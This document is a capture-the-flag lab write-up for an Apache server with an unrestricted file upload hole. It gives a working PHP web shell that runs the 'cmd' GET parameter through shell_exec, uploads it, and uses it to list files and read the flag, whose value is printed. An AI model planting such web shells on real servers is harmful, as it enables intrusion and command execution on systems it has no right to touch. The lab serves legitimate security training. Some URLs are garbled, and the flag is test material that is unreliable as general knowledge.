

[illegible]

<b>Name</b>	Vulnerable Apache IV
<b>URL</b>	<a href="https://www.attackdefense.com/challengedetails?cid=200">https://www.attackdefense.com/challengedetails?cid=200</a>
<b>Type</b>	Infrastructure Attacks : Apache

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability.

**Objective:** Your objective is to upload a web shell, execute arbitrary commands on the server and retrieve the flag!

### **Solution:**

**Step 1:** Inspect the web application.

**URL:** <http://43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefenselabs.com/>



**Step 2:** Create a simple web shell.

Save the below given php script as shell.php


```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```

```
root@PentesterAcademyLab:~# cat ~/Downloads/shell.php
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>


root@PentesterAcademyLab:~#
```

**Step 3:** Upload the webshell to the web server.

Click on the browser button and upload the php script.



**Step 4:** Click on the hyperlink generated after uploading the php script



**URL:** <http://43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefense.com/uploads/shell.php>



No output was returned since cmd parameter was not specified.

**Step 5:** Execute system commands through “cmd” GET parameter.

**Command:** whoami

**URL:**

<http://43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefense.com/uploads/shell.php?cmd=whoami>




**Step 6:** Enumerate files stored on the web server.

**Command:** pwd

**URL:**

<http://43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefense.com/uploads/shell.php?cmd=pwd>




/app/uploads

**Command:** ls -l /app/

**URL:**

http://43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefense labs.com/uploads/shell.php?cmd=ls -l /app/



```
total 56
-rw-r--r-- 1 root root 33 Nov 10 2018 127331690c-flag
-r-xr-xr-x 1 root root 10273 Aug 29 2018 LICENSE
-r-xr-xr-x 1 root root 79 Aug 29 2018 README.md
-r-xr-xr-x 1 root root 4545 Aug 27 2018 index.php
-r-xr-xr-x 1 root root 14598 Aug 29 2018 logo.png
-r-xr-xr-x 1 root root 19 Aug 29 2018 phpinfo.php
dr-xr-xr-x 6 root root 4096 Nov 10 2018 static
drwxrwxrwx 1 root root 4096 Jun 6 06:53 uploads
```


The flag location is revealed.

**Step 7:** Retrieve the flag

**Command:** cat /app/127331690c-flag

**URL:**

http://43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefense labs.com/uploads/shell.php?cmd=cat +/app/127331690c-flag



6c2bbb8bb50605295bcb2ead4f308eed

**Flag:** 6c2bbb8bb50605295bcb2ead4f308eed

#### References:

1. Apache httpd (<https://httpd.apache.org/>)